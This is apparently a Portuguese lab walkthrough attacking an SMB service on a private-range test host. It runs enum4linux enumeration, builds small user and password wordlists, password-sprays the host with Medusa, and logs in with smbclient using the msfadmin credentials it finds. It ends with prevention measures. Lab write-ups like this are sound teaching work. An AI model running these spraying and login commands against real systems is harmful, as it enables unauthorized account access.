Para isso utilizaremos o KALI LINUX e MEDUSA.

Abra um terminal no KALI LINUX e digite o comando:
enum4linux -a 192.168.56.101 | tee enum4_output.txt

O comando enum4linux é uma ferramenta de segurança que realiza a enumeração de informações em sistemas operacionais Windows e Samba, utilizando o protocolo SMB (Server Message Block).
O comando acima salvou os dados da enumeração em um arquivo TXT de nome enum4_output.txt.
A consulta retorna sistemas ativos e usuários encontrados.




Para visualizar o conteúdo do arquivo enum4_output.txt podemos digitar no terminal o comando:
**less enum4_output.txt **

Para sair da leitura do arquivo clique em CTRL C ou CTRL + Z

Agora vamos criar 2 Wordlists uma para usuários e outras para senhas.


No terminal do Kali Linux digite os comandos:
echo -e "user\nmsfadmin\nservice" > smb_users.txt
e
echo -e "password\n123456\nWelcome12\nmsfadmin" > senhas_spray.txt



Após criarmos as wordlists agora vamos utilizar o MEDUSA para testarmos se conseguimos alguma compatibilidade de login no serviço SMB.


Para isso digite no terminal do Kali Linux o comando abaixo:
medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50

Como resposta é possível identificar que foi encontrado um **usuário: msfadmin e senha: msfadmin** com possibilidade de acessar o sistema.



O próximo passo e testar esse usuário e senha para ganharmos acesso ao serviço SMB

No terminal do Kali Linux digite o comando:
smbclient -L //192.168.56.101 -U msfadmin



O acesso foi feito com sucesso.

COMO PREVENIR ESSES TIPOS DE ATAQUE:

A prevenção para esses tipos de ataque inclui:

- Uso de autenticação de múltiplos fatores
- Uso de senhas fortes e expiradas regularmente
- Bloqueios de endereços IP por múltiplas tentativas de login
- Monitoramento de logs
- Segmentação de rede
- Desativação de serviços desnecessários
- Atualização constante dos patches dos serviços